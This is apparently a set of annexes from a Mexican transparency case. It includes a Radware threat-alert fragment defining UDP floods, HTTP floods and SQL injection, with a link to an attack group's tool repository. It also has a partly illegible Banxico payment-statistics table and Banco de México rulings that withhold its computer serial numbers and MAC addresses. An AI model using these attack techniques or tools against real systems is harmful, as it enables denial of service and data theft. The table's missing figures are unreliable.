UDP Flood - attacker sends large UDP packets to a single destination or to random ports. Since the UDP protocol is "connectionless" and does not have any type of handshake mechanism, the main intention of a UDP flood is to saturate the internet pipe. In most cases the attackers spoof the SRC (source) IP

HTTP/S Flood-An attack method used by hackers to attack web servers and applications. These floods consist of seemingly legitimate session-based sets of HTTP GET or POST requests sent to a targeted web server. HTTP floods do not use spoofing, reflective techniques or malformed packets. These requests are specifically designed to consume a significant amount of the server's resources, and therefore can result in a denial-of-service. Such requests are often sent en masse by means of a botnet, increasing the attack's overall power. HTTP and HTTPS flood attacks are one of the most advanced threats facing web servers today, since it is hard for network security devices to distinguish between legitimate and malicious HTTP traffic.

SQL Injection – This technique takes advantage of poor application coding. When the application inputs are not sanitized, it becomes vulnerable. Attackers can modify an application SQL query to gain access to unauthorized data with administrator access, run remote commands on the server, drop or create objects in the database, and more.




Figure 4: These tools can be found on GitHub at https://github.com/opicarus/collective/Opicarus/tree/Tools (https://github.com/opicarus/collective/Opicarus/tree/Tools)

Effective DDoS Protection Essentials

- **Hybrid DDoS Protection (https://www.radware.com/products/defensepro/)** (on-premise + cloud) – for real-time **DDoS attack prevention (https://www.radware.com/solutions/security/)** that also addresses high volume attacks and protects from pipe saturation
- **Behavioral-Based Detection**- to quickly and accurately identify and block anomalies while allowing legitimate traffic through
- **Real-Time Signature Creation**- to promptly protect from unknown threats and 0-day attacks
- **A cyber-security emergency response plan**- that includes a dedicated emergency team of experts who have experience with Internet of Things security and handling IoT outbreaks

Effective Web Application Security Essentials

- **Full OWASP Top-10 application vulnerability coverage**- against defacements, injections, etc.
- **Low false positive rate**– using negative and positive security models for maximum accuracy
- **Auto policy generation** capabilities for the widest coverage with the lowest operational effort
- **Bot protection and device fingerprinting:** capabilities to overcome dynamic IP attacks and achieving improved bot detection and blocking
- **Securing APIs** by filtering paths, understanding XML and JSON schemas for enforcement, and activity tracking mechanisms to trace bots and guard internal resources

- **Flexible deployment options**- on-premise, out-of-path, virtual or cloud-based

For further security measures, Radware urges companies to inspect and patch their network in order to defend against risks and threats.

Under Attack and in Need of Expert Emergency Assistance? Radware Can Help.

Radware offers a service to help respond to security emergencies, neutralize the risk and better safeguard operations before irreparable damages occur. If you're under DDoS attack or malware outbreak and in need of emergency assistance, **Contact us (https://www.radware.com/underattack/)** with the code "Red Button"

https://www.facebook.com/HarveyHarris6/posts/421743798183945(https://www.facebook.com/HarveyHarris6/posts/421743798183945)
https://www.facebook.com/events/236685386815828(https://www.facebook.com/events/236685386815828/)
https://en.wikipedia.org/wiki/Maltego(https://en.wikipedia.org/wiki/Maltego)

Click here(/WorkArea/DownloadAsset.aspx?id=1558) to download a copy of the ERT Threat Alert

Download Now (/WorkArea/DownloadAsset.aspx?id=1558)

DDoS Knowledge Center

- DDoS Chronicles (/ddos-knowledge-center/ddos-chronicles/)
- Research (/ddos-knowledge-center/research/)
- DDoS Definitions - DDoSPedia (/ddos-knowledge-center/ddospedia/)
- Infographics (/ddos-knowledge-center/infographics/)

DDoS Threats and Attacks

- DDoS Attack Types (/ddos-threats-attacks/ddos-attack-types/)
- DDoS Ring of Fire (/ddos-threats-attacks/ddos-ring-of-fire/)
- Threat Advisories and Attack Reports (/ddos-threats-attacks/threat-advisories-attack-reports/)

DDoS Experts' Insider

- Losing Sleep in the CSuite (/ddos-experts-insider/losing-sleep-c-suite/)
- Expert Talk (/ddos-experts-insider/expert-talk/)
- ERT Case Studies (/ddos-experts-insider/ert-case-studies/)

Under Attack and Need Emergency Assistance?

Radware Can Help. **Click Here. (https://www.radware.com/underattack/)**

radware.com (http://www.radware.com)

- Security (https://www.radware.com/Solutions/Security/)
- SSL Attack Protection (https://www.radware.com/solutions/ssl-attack-protection/)
- Application & Network Security (https://www.radware.com/Products/#ApplicationSecurity)

Community

- Radware Blog (http://blog.radware.com/security/)
- Radware Connect (https://itunes.apple.com/us/app/radware-connect/id391124100?mt=8)

© Radware Ltd. 2017 All Rights Reserved. Privacy Policy (http://www.radware.com/PrivacyPolicy.aspx) Feedback (/feedback)

FOLLOW US:

Twitter (https://twitter.com/radware) LinkedIn (https://www.linkedin.com/companies/165642)
Google+ (https://plus.google.com/+radware)
YouTube (https://www.youtube.com/user/radwareinc)
facebook (https://www.facebook.com/Radware)
slideshare (http://www.slideshare.net/Radware)

ANEXO "N"

Impresión de la información referenciada en el pie de página 8

http://www.banxico.org.mx/SieInternet/consultarDirectorioInternetAction.do?sector=5&accion=consultarCuadro&idCuadro=CF252&locale=es,

Consultada el 15 de enero de 2018

Consulta de Series - Banxico | Página 1 de 1

Banco de México

Sistemas de pago
Sistemas con liquidación en tiempo real

Fecha de consulta 15/01/2018 06 14 32

Título	Sistemas de pago, Sistemas de liquidación en tiempo real, Días operados	Sistemas de pago, Sistemas de liquidación en tiempo real, Sistema de Atención a Cuentahabientes de Banco de México, SIAC, Número de operaciones	Sistemas de pago, Sistemas de liquidación en tiempo real, Sistema de Atención a Cuentahabientes de Banco de México, SIAC, Importe	Sistemas de pago, Sistemas de liquidación en tiempo real, Sistema de Pagos Electrónicos de Uso Ampliado, SPEUA, Número de operaciones	Sistemas de pago, Sistemas de liquidación en tiempo real, Sistema de Pagos Electrónicos de Uso Ampliado, SPEUA, Importe
Periodo disponible	Ene 1997 - Dic 2017	Ene 1997 - Dic 2017	Ene 1997 - Dic 2017	Ene 1997 - Dic 2017	Ene 1997 - Dic 2017
Periodicidad	Mensual	Mensual	Mensual	Mensual	Mensual
Cifra	Sin tipo de Cifra	Volumen	Flujos	Volumen	Flujos
Unidad	Días	Operaciones	Millones de Pesos	Operaciones	Millones de Pesos
Base					
Aviso					
Tipo de información	Niveles	Niveles	Niveles	Niveles	Niveles
Fecha	SF41080	SF41083	SF41077	SF41084	SF41078
Ene 2017	22	4,817	467,31[illegible]	N/E	N/E
Feb 2017	19	3,961	413,315	N/E	N/E
Mar 2017	22	4,261	547,787	N/E	N/E
Abr 2017	18	[illegible]	446,180	N/E	N/E
May 2017	22	4,226	[illegible]	N/E	N/E
Jun 2017	22	4,115	480,822	N/E	N/E
Jul 2017	21	3,927	499,052	N/E	N/E
Ago 2017	[illegible]	[illegible]	471,344	N/E	N/E
Sep 2017	21	3,887	[illegible]	N/E	N/E
Oct 2017	22	[illegible]	[illegible]	N/E	N/E
Nov 2017	20	[illegible]	[illegible]	N/E	N/E
Dic 2017	[illegible]	[illegible]	576,453	N/E	N/E

Título	Sistemas de pago, Sistemas con liquidación en tiempo real, Sistema de Liquidación de Valores, INDEVAL, Número de operaciones	Sistemas de pago, Sistemas con liquidación en tiempo real, Sistema de Liquidación de Valores, INDEVAL, Importe (millones de pesos)	Sistemas con liquidación en tiempo real, Sistema de Pagos Electrónicos Interbancarios SPEI, Número de operaciones	Sistemas con liquidación en tiempo real, Sistema de Pagos Electrónicos Interbancarios SPEI, Importe (millones de pesos)	Sistemas con liquidación en tiempo real, Sistema de Pagos Electrónicos Interbancarios en Dólares SPID, Número de operaciones	Sistemas con liquidación en tiempo real, Sistema de Pagos Electrónicos Interbancarios en Dólares SPID, Importe (millones de dólares)
Periodo disponible	Ene 1997 - Dic 2017	Ene 1997 - Dic 2017	Ene 1997 - Dic 2017	Ene 1997 - Dic 2017	[illegible] - Dic 2017	[illegible] - Dic 2017
Periodicidad	Mensual	Mensual	Mensual	Mensual	Mensual	Mensual
Cifra	Volumen	Flujos	Volumen	Flujos	Volumen	Flujos
Unidad	Operaciones	Millones de Pesos	Operaciones	Millones de Pesos	Operaciones	Millones de Dólares
Base						
Aviso						
Tipo de información	Niveles	Niveles	Niveles	Niveles	Niveles	Niveles
Fecha	SF61953	SF61952	SF46188	SF46189	SF309374	SF309375
Ene 2017	338,784	79,038,943	[illegible]	[illegible]	N/E	N/E
Feb 2017	[illegible]	68,553,320	[illegible]	21,505,[illegible]	N/E	N/E
Mar 2017	331,478	74,830,270	40,015,546	[illegible]	N/E	N/E
Abr 2017	[illegible]	[illegible]	[illegible]	[illegible]	N/E	N/E
May 2017	[illegible]	[illegible]	37,811,714	[illegible]	N/E	N/E
Jun 2017	341,453	70,053,065	43,805,037	24,093,365	N/E	N/E
Jul 2017	305,917	64,619,046	35,242,371	21,576,446	132,275.00	[illegible]
Ago 2017	[illegible]	[illegible]	42,702,091	[illegible]	[illegible]	[illegible]
Sep 2017	N/E	N/E	[illegible]	21,891,127	[illegible]	[illegible]
Oct 2017	N/E	N/E	[illegible]	[illegible]	N/E	N/E
Nov 2017	N/E	N/E	43,888,894	21,713,416	N/E	N/E
Dic 2017	N/E	N/E	[illegible]	[illegible]	N/E	N/E

http://www.banxico.org.mx/SieInternet/consultarDirectorioInternetAction.do?accion=consultarSeries | 15/01/2018

ANEXO "J"

BANCO DE MÉXICO

EL COMITÉ DE TRANSPARENCIA DEL BANCO DE MÉXICO

CLASIFICACIÓN DE INFORMACIÓN
FOLIO: 6110000013818

VISTOS, para resolver sobre la clasificación de información relativa a la solicitud de acceso al rubro indicada; y

RESULTANDO

PRIMERO. El tres de abril de dos mil dieciocho, la Unidad de Transparencia del Banco de México recibió la solicitud de acceso a la información con folio **6110000013818,** la cual se transcribe a continuación:

> *"Con fundamento en el artículo 6 constitucional, atentamente requiero que en función de los principios constitucionales de máxima publicidad, transparencia, rendición de cuentas y gratuidad, me entregue a través de un medio gratuito derivado de los avances tecnológicos y en formato de documento portátil (PDF) comprimido o en diverso de naturaleza similar, la siguiente información pública documentada en el ejercicio de las facultades, competencias y funciones previstas en las normas jurídicas aplicables. 1. De cada uno de los equipos de computo en posesion del sujeto obligado: a. Numero de serie y de parte. b. Versión de la BIOS (siglas en ingles de Basic Input/Output System). c. Marca. d. Si se cuenta con contraseña apara acceder a la configuración de la BIOS (siglas en ingles de Basic Input/Output System). e. Procesador. f. Capacidad de almacenamiento en el Disco Duro. g. Conforme al organigrama estructural, unidad, area u organo que hace uso del equipo de computo."*

SEGUNDO. Que la solicitud de información mencionada en el resultando anterior, fue turnada para su atención a la Dirección de Sistemas, unidad administrativa Adscrita a la Dirección General de Tecnologías de la Información del Banco de México, a través del sistema electrónico de gestión interno de solicitudes de información previsto para esos efectos.

TERCERO. El diez de abril del presente año, y a fin de estar en posibilidad de atender su solicitud, se le requirió al solicitante aclarara y precisara:

> *"¿A qué tipo de equipo de cómputo se refiere?"*

CUARTO. El diez de abril del año en curso, el solicitante aclaró lo siguiente:

> *"En atención a su requerimiento y con fundamento en el artículo 6 constitucional, preciso que la siguiente información publica requerida en función de los principios constitucionales de máxima publicidad, transparencia, rendición de cuentas y gratuidad, debió de haberse documentado en el ejercicio de las facultades, competencias y funciones previstas en las normas jurídicas aplicables.*

Para los efectos entiéndase por equipo de computo: máquina electrónica capaz de realizar un tratamiento automático de la información y de resolver con gran rapidez problemas matemáticos y lógicos mediante programas informático.
1. De cada uno de los equipos de computo en posesión del sujeto obligado: a. Numero de serie y de parte. b. Versión de la BIOS (siglas en ingles de Basic Input/Output System). c. Marca. d. Si se cuenta con contraseña apara acceder a la configuración de la BIOS (siglas en ingles de Basic Input/Output System), e. Procesador. f. Capacidad de almacenamiento en el Disco Duro. g. Conforme al organigrama estructural, unidad, área u órgano que hace uso del equipo de computo.
Se reitera que la información se entregada a través de un medio gratuito derivado de los avances tecnológicos, y en formato de documento portátil (PDF) comprimido o en diverso de naturaleza similar."

QUINTO. El titular de la Dirección General de Tecnologías de la Información del Banco de México, mediante oficio con referencia DGTI-44/2018, sometió a consideración de este Comité de Transparencia la determinación de ampliación del plazo ordinario de respuesta a la referida solicitud de acceso a la información.

SEXTO. Que este órgano colegiado, mediante resolución emitida en su sesión celebrada el tres de mayo del presente año, confirmó la ampliación del plazo ordinario de respuesta por diez días, para la atención de la solicitud al rubro citada. Dicha resolución, fue notificada al solicitante dentro del plazo ordinario.

SÉPTIMO. El titular de la Dirección de Sistemas del Banco de México, mediante oficio con referencia Y01.16.18, informó a este Comité de Transparencia que dicha unidad administrativa ha determinado clasificar como reservada la información precisada en dicho escrito, respecto del cual elaboró la correspondiente prueba de daño, y solicitó a este órgano colegiado confirmar tal clasificación.

CONSIDERANDO

PRIMERO. De conformidad con lo previsto en los artículos 44, fracción II, de la Ley General de Transparencia y Acceso a la Información Pública; 65, fracción II, de la Ley Federal de Transparencia y Acceso a la Información Pública; y 31, fracción II, del Reglamento Interior del Banco de México, este Comité de Transparencia cuenta con facultades para confirmar, modificar o revocar las determinaciones que en materia de ampliación del plazo de respuesta, clasificación de la información y declaración de inexistencia o de incompetencia realicen los titulares de las unidades administrativas del Banco.

SEGUNDO. Enseguida se analiza la clasificación realizada por la unidad administrativa señalada en el resultando séptimo de la presente determinación, conforme a lo siguiente:

Este órgano colegiado advierte que es procedente la clasificación de la información referida, toda vez que se ubica en los supuestos de reserva, en términos de **la fundamentación y motivación expresada en la prueba de daño** adjunta en el oficio precisado en el resultando Séptimo de la presente determinación.

Por lo expuesto con fundamento en los artículos 1, 23, 43, 44, fracciones II y IX, 137, párrafo segundo, inciso a), de la Ley General de Transparencia y Acceso a la Información Pública; 64, párrafos, primero, segundo, tercero, y quinto, 65, fracciones II y IX, 102, párrafo primero, de la Ley Federal de Transparencia y Acceso a la Información Pública; 31, fracciones II y XIV, del Reglamento Interior del Banco de México; y Quinta de las Reglas de Operación del Comité de Transparencia del Banco de México, este órgano colegiado:

RESUELVE

ÚNICO. Se **confirma la clasificación de la información referida como reservada,** conforme a la fundamentación y motivación expresada en la prueba de daño adjunta en el oficio precisado en el resultando Séptimo de la presente determinación.

Así lo resolvió, por unanimidad de sus integrantes presentes, el Comité de Transparencia del Banco de México, en sesión celebrada el dieciséis de mayo de dos mil dieciocho.----------

COMITÉ DE TRANSPARENCIA

CLAUDIA ÁLVAREZ TOCA
Presidenta

HUMBERTO ENRIQUE RUIZ TORRES
Integrante

ANEXO "K"

BANCO DE MÉXICO

Ciudad de México, a 11 de mayo de 2018

REF: Y01.17.18

COMITÉ DE TRANSPARENCIA DEL BANCO DE MÉXICO

Presente.

Me refiero a la solicitud de acceso a la información, identificada con el número de folio 6110000013918 que nos turnó la Unidad de Transparencia el 11 de abril de 2018, a través del sistema electrónico de atención de solicitudes en el marco de la Ley General de Transparencia y Acceso a la Información Pública, que para su pronta referencia se transcribe a continuación:

Solicitud 6110000013918:

> *"Con fundamento en el artículo 6 constitucional, atentamente requiero que en función de los principios constitucionales de máxima publicidad, transparencia, rendición de cuentas y gratuidad, me entregue a través de un medio gratuito derivado de los avances tecnológicos y en formato de documento portátil (PDF) comprimido o en diverso de naturaleza similar, la siguiente información pública documentada en el ejercicio de las facultades, competencias y funciones previstas en las normas jurídicas aplicables. 1. Desglosado por numero de serie o numero de parte de cada uno de los equipos de cómputo en posesión del sujeto obligado, nombre de los navegadores de Internet que se encuentran instalados en dichos equipos de cómputo. 2. Motivos por los cuales son utilizados únicamente los navegadores de Internet a los que se haga referencia en relación al punto anterior. 3. Numero de serie o numero de parte de cada equipo de cómputo en posesión del sujeto obligado que tenga instalado el navegador de Internet denominado YANDEX BROWSER. 4. NOMBRE, DENOMINACIÓN O RAZÓN SOCIAL DE TODOS LOS PROVEEDORES DE SERVICIOS DE TELECOMUNICACIONES. ESPECIFICANDO AQUELLOS QUE PROVEAN ACCESO A INTERNET. 5. SERVIDORES DNS (Domain Name System) UTILIZADOS PARA EL ACCESO A INTERNET. 6. Cuáles son las redes sociales oficiales utilizadas como medios de comunicación. 7. Motivos por los cuales son utilizados únicamente las redes sociales a las que se haga referencia en el punto anterior. 8. Cuenta oficial en la red social de VK (Vkontakte). 9. Por numero de serie o numero de parte de cada uno de los equipos de cómputo en posesión del sujeto obligado, la dirección MAC (por sus siglas en ingles Media Access Control) de cada tarjeta o adaptador de red (WIFI, BLUETOOTH, ETHERNET) de la que disponga cada equipo de computo."*

Sobre el particular, con fundamento en lo dispuesto por los artículos 6, apartado A, fracciones I y VIII, párrafo sexto, y 28, sexto y séptimo párrafos, de la Constitución Política de los Estados Unidos Mexicanos; 103, 104, 105, 106, fracción I, 108, último párrafo, y 113, Fracciones I y IV de la Ley General de Transparencia y Acceso a la Información Pública; 97, segundo, tercero y sexto párrafos,

98, fracción I, y 110, fracciones I y IV de la Ley Federal de Transparencia y Acceso a la Información Pública; 2º y 3º, fracción I, de la Ley del Banco de México; 4, 8, primero y segundo párrafos, 10, 15 Bis 1, 18 Bis, 29 del Reglamento Interior del Banco de México, Segundo, fracción IX, del Acuerdo de Adscripción de las Unidades Administrativas del Banco de México; así como el Cuarto, párrafo primero, Séptimo, fracción I, y último párrafo, Octavo, párrafos primero al tercero, Décimo séptimo, fracción VIII, Vigésimo segundo, fracciones I y II, Trigésimo tercero, y Trigésimo cuarto, primer y segundo párrafos, de los *"Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas"*, vigentes, nos permitimos informarles que esta unidad administrativa clasifica como reservada la información referente a los siguientes conceptos, respecto de cada uno de los equipos de cómputo en posesión del Banco de México:

De cada uno de los equipos de cómputo en posesión del Banco de México:

- *Números de serie.*
- *La dirección MAC (por sus siglas en ingles Media Access Control) de cada tarjeta o adaptador de red (WIFI, BLUETOOTH, ETHERNET).*

Lo anterior en virtud de que esta información corresponde a especificaciones de la infraestructura de tecnologías de la información y comunicaciones del Banco de México, lo cual se fundamenta y motiva en la prueba de daño que se anexa.

Considerando que los periodos de reemplazo de la infraestructura tecnológica, y por consiguiente la vigencia de sus propias especificaciones, se extienden a rangos de entre diez y quince años, esta información deberá ser reservada, al menos, por cinco años.

Por lo expuesto, solicito atentamente a este Comité de Transparencia confirmar la clasificación de la información realizada por esta unidad administrativa y requerida en las solicitud de acceso a la información con folio 6110000013819.

Lo anterior con fundamento en los artículos 44, fracción II, 111 y 137, de la Ley General de Transparencia y Acceso a la Información Pública; 65, fracción II, 108 y 140 de la Ley Federal de Transparencia y Acceso a la Información Pública, así como en el Vigésimo quito de los "Lineamientos que establecen los procedimientos internos de atención a solicitudes de acceso a la información pública", vigentes.

Asimismo, de conformidad con el Décimo de los *"Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas"*, vigentes, informamos que el personal que, por la naturaleza de sus atribuciones, tiene acceso a la información clasificada es el siguiente:

Información clasificada		Personal de la DGTI con acceso a la información clasificada
De cada uno de los equipos de cómputo propiedad del Banco de México:	Números de serie.	Funcionarios de la Dirección de Sistemas Gerencia de Cómputo (Todo el personal) Subgerencia de Planeación y Regulación (Todo el personal)
	La dirección MAC de cada tarjeta o adaptador de red.	Gerencia de Telecomunicaciones (Gerente) Subgerencia de Operación de Servicios de Telecomunicaciones (Todo el personal)

Atentamente.

ALEJANDRO DE LOS SANTOS SANTOS
Director de Sistemas

BANCO de MÉXICO
RECIBIDO
11 MAY 2018
Comité de Transparencia
Por: Hora: 15:55

Se recibe oficio contante de tres páginas y una prueba de daño.

PRUEBA DE DAÑO

Especificaciones de la infraestructura de tecnologías de la información y comunicaciones del Banco de México.

En términos de lo dispuesto por los artículos 28, párrafo sexto y séptimo de la Constitución Política de los Estados Unidos Mexicanos, 113, fracciones I y IV, de la Ley General de Transparencia y Acceso a la información Pública (LGTAIP); y 110, fracciones I y IV, de la Ley Federal de Transparencia y Acceso a la Información Pública (LFTAIP); así como con la fracción VIII del Lineamiento Décimo séptimo y las fracciones I y II del Lineamiento Vigésimo segundo, de los "Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas", es de clasificarse como información reservada aquella cuya publicación pueda:

a) Comprometer la seguridad nacional;

b) Afectar la efectividad de las medidas adoptadas en relación con las políticas en materia monetaria, cambiaria o del sistema financiero del país;

c) Poner en riesgo la estabilidad de las instituciones financieras susceptibles de ser consideradas de riesgo sistémico o del sistema financiero del país;

d) Comprometer la seguridad en la provisión de moneda nacional al país.

Por lo que, la información relativa a las **especificaciones de la infraestructura de tecnologías de la información y comunicaciones** referente a la arquitectura de los componentes, que conforman la infraestructura, es decir, la organización y relación entre los equipos de cómputo, de telecomunicaciones y de seguridad electrónica, sus configuraciones, las actualizaciones de seguridad de estos componentes; la ubicación en donde se emplean estos componentes en las instalaciones del Banco de México, incluyendo los centros de datos y telecomunicaciones; los análisis de riesgos tecnológicos y de seguridad que se realizan sobre dichos componentes; los manuales y procedimientos de operación de recuperación y de continuidad operativa para restablecer su funcionamiento; el diseño, el código fuente y los algoritmos que se desarrollan o se configuran para operar en ellos; así como toda información derivada de estas especificaciones que, de forma aislada o agrupada, permita vincular directa o indirectamente, a algún elemento específico de tecnologías de la información y comunicaciones con los procesos del Banco de México en que éste participa; es clasificada como reservada, en virtud de lo siguiente:

La divulgación de la información representa un riesgo de perjuicio significativo al interés público, ya que con ello se compromete la seguridad nacional; así como la efectividad de las medidas adoptadas en relación con las políticas en materia monetaria, cambiaria o del sistema financiero del país; pondría en riesgo la estabilidad de las instituciones financieras susceptibles de ser consideradas de riesgo sistémico o del sistema financiero del país; y comprometería la seguridad en la provisión de moneda nacional al país; toda vez que la divulgación de la información posibilita la destrucción,

inhabilitación o sabotaje de cualquier infraestructura de carácter estratégico o prioritario, como es la que coadyuva a los procesos de emisión de billetes y acuñación de moneda a nivel nacional, así como menoscabar la efectividad de las medidas implementadas en los sistemas financiero, económico, cambiario o monetario del país, poniendo en riesgo el funcionamiento de esos sistemas y, en el caso que nos ocupa, de la economía nacional en su conjunto, toda vez que dicho riesgo es:

1) Real, dado que la difusión de esta información posibilita a personas o grupos de ellas con intenciones delincuenciales a realizar acciones hostiles en contra de las tecnologías de la información de este Banco Central.

Debe tenerse presente que, en términos del artículo 28, párrafos sexto y séptimo, de la Constitución Política de los Estados Unidos Mexicanos, el Banco de México tiene a su cargo las funciones del Estado en las áreas estratégicas de acuñación de moneda y emisión de billetes. En ese sentido, los artículos 2o. y 3o. de la Ley del Banco de México, señalan las finalidades del Banco Central, entre las que se encuentran, proveer a la economía del país de moneda nacional, con el objetivo prioritario de procurar la estabilidad del poder adquisitivo de dicha moneda, promover el sano desarrollo del sistema financiero, propiciar el buen funcionamiento de los sistemas de pagos, así como el desempeño de las funciones de regular la emisión y circulación de la moneda, los cambios, la intermediación y los servicios financieros, así como los sistemas de pagos; operar con las instituciones de crédito como banco de reserva y acreditante de última instancia; prestar servicios de tesorería al Gobierno Federal y actuar como agente financiero del mismo. Las anteriores son finalidades y funciones que dependen en gran medida de la correcta operación de las tecnologías de la información y comunicaciones que el Banco de México ha instrumentado para estos propósitos, mediante el procesamiento de la información que apoya en la ejecución de esos procesos.

Al respecto, es importante destacar que los sistemas informáticos y de comunicaciones del Banco de México fueron desarrollados y destinados para atender la implementación de las políticas en materia monetaria, cambiaria, o del sistema financiero, por tal motivo, divulgar información de las especificaciones tecnológicas de dichos sistemas, de la normatividad interna, o de sus configuraciones, puede repercutir en su inhabilitación.

En este sentido, el artículo 5, fracción XII, de la Ley de Seguridad Nacional establece que son amenazas a la seguridad nacional, los actos tendientes a destruir o inhabilitar la infraestructura de carácter estratégico o indispensable para la provisión de bienes o servicios públicos.

A su vez, el artículo 146 de la Ley General del Sistema Nacional de Seguridad Pública dispone que se consideran instalaciones estratégicas, a los espacios, inmuebles, construcciones, muebles, equipo y demás bienes, destinados al funcionamiento, mantenimiento y operación de las actividades consideradas como estratégicas por la Constitución Política de los Estados Unidos Mexicanos, entre los que se encuentra la **infraestructura de tecnologías de la información y comunicaciones** del Banco de México.

Asimismo, el artículo décimo séptimo, fracción VIII, señala que se considera considerarse como información reservada, aquella que de difundirse actualice o potencialice un riesgo o amenaza a la seguridad nacional cuando se posibilite la destrucción, inhabilitación o sabotaje de cualquier infraestructura de carácter estratégico.

Consecuentemente, pretender atacar o inhabilitar los sistemas del Banco, representa una amenaza a la seguridad nacional, ya que publicar la información que se solicita, posibilita la destrucción, inhabilitación o sabotaje de la infraestructura tecnológica de carácter estratégico, como lo es la del Banco de México, Banco Central del Estado México, por mandato constitucional.

En efecto, proporcionar las **especificaciones de la infraestructura de tecnologías de la información y comunicaciones**, indudablemente facilitaría que terceros logren acceder a información financiera o personal, modifiquen los datos que se procesan en ellas o, incluso, dejen fuera de operación a los sistemas de información del Banco.

En consecuencia, se actualiza la causal de reserva prevista en el artículo 113, fracción I, de la LGTAIP, ya que la divulgación de la información referida compromete la seguridad nacional, al posibiliter la destrucción, inhabilitación o sabotaje de la infraestructura de carácter estratégico con la que opera el Banco de México.

Por otra parte, y en atención a las consideraciones antes referidas, es de suma importancia destacar que los ataques a las tecnologías de la información y de comunicaciones, son uno de los principales y más importantes instrumentos utilizados en el ámbito mundial para ingresar sin autorización a computadoras, aplicaciones, redes de comunicación, y diversos sistemas informáticos, con la finalidad de causar daños, obtener información o realizar operaciones ilícitas. Estos ataques se fundamentan en (1) descubrir y aprovechar vulnerabilidades, basando cada descubrimiento en el análisis y estudio de la información de las especificaciones técnicas de diseño y construcción, incluyendo el código fuente de las aplicaciones, la arquitectura o servicios de tecnologías de información y de comunicaciones que se quieren vulnerar, y (2) tomar ventaja de cualquier información conocida para emplear técnicas de ingeniería social que les faciliten el acceso indebido a los sistemas, con el propósito de substraer información, alterarla, o causar un daño disruptivo.

Otra característica que hace relevante a este tipo de ataques, es la propia evolución de los equipos y sistemas, pues con cada actualización o nueva versión que se genera, se abre la oportunidad a nuevas vulnerabilidades y, por ende, nuevas posibilidades de ataque. Por ejemplo, en la actualidad, es común que en materia de sistemas de información se empleen herramientas con licencia de uso libre (librerías de manejo de memoria, traductores entre distintos formatos electrónicos, librerías para despliegue de gráficos, etc.) y que el proveedor publique las vulnerabilidades detectadas en ellas, contando con esta información y con las especificaciones técnicas de la aplicación o herramienta tecnológica que se quiere vulnerar, individuos con propósitos delincuenciales pueden elaborar un ataque cuya vigencia será el tiempo que tarde en corregirse la vulnerabilidad y aplicarse la actualización respectiva.

Sea cual fuere el origen o motivación del ataque contra las tecnologías de la información y de comunicaciones administradas por el Banco Central, éste puede conducir al incumplimiento de sus obligaciones hacia los participantes del sistema financiero y/o provocar que a su vez, estos no puedan cumplir con sus propias obligaciones, y en consecuencia, generar un colapso del sistema financiero nacional, lo que iría en contravención a lo establecido en el artículo 2o. de la Ley del Banco de México.

En este sentido, de materializarse los riesgos anteriormente descritos, se podría substraer, interrumpir o alterar información referente a, por ejemplo: las cantidades, horarios y rutas de distribución de remesas en el país; la interrupción o alteración de los sistemas que recaban información financiera y económica, y que entregan el resultado de los análisis financieros y económicos, lo que puede conducir a la toma de decisiones equivocadas o a señales erróneas para el sector financiero y a la sociedad; la substracción de información de política monetaria o cambiaria, previo a sus informes programados, su alteración o interrupción en las fechas de su publicación, puede igualmente afectar a las decisiones o posturas financieras y económicas de nuestro país y de otros participantes internacionales; la corrupción de los datos intercambiados en los sistemas de pagos, la pérdida de su confidencialidad o la interrupción de estos sistemas, causaría riesgos sistémicos.

Con lo anterior, se menoscabaría la efectividad de las medidas implementadas en los sistemas financiero, económico, cambiario o monetario del país, poniendo en riesgo el funcionamiento de esos sistemas y, en el caso que nos ocupa, de la economía nacional en su conjunto, y se comprometerían las acciones encaminadas a proveer a la economía del país de moneda nacional, dañando la estabilidad del poder adquisitivo de dicha moneda, el sano desarrollo del sistema financiero y el buen funcionamiento de los sistemas de pagos.

Por lo anterior, mantener la reserva de **las especificaciones de la infraestructura de tecnologías de la información y comunicaciones,** que soportan en su conjunto a los procesos destinados para atender la implementación de las políticas en materia monetaria, cambiaria o del sistema financiero, permite reducir sustancialmente ataques informáticos hechos a la medida que pudieran resultar efectivos, considerando aquellos que pueden surgir por el simple hecho de emplear un medio universal de comunicación como lo es Internet y los propios exploradores Web.

En efecto, el funcionamiento seguro y eficiente de los sistemas de información depende de la **las especificaciones de la infraestructura de tecnologías de la información y comunicaciones**.

Por tanto, se actualiza la causal de reserva prevista en el artículo 113, fracción IV, de la LGTAIP, toda vez que la divulgacón de la información referida puede afectar la efectividad de las medidas adoptadas en relación con las políticas en materia monetaria, cambiaria o del sistema financiero del país; puede poner en riesgo la estabilidad de las instituciones financieras susceptibles de ser consideradas de riesgo sistémico o del sistema financiero del país y puede comprometer la seguridad en la provisión de moneda nacional al país.

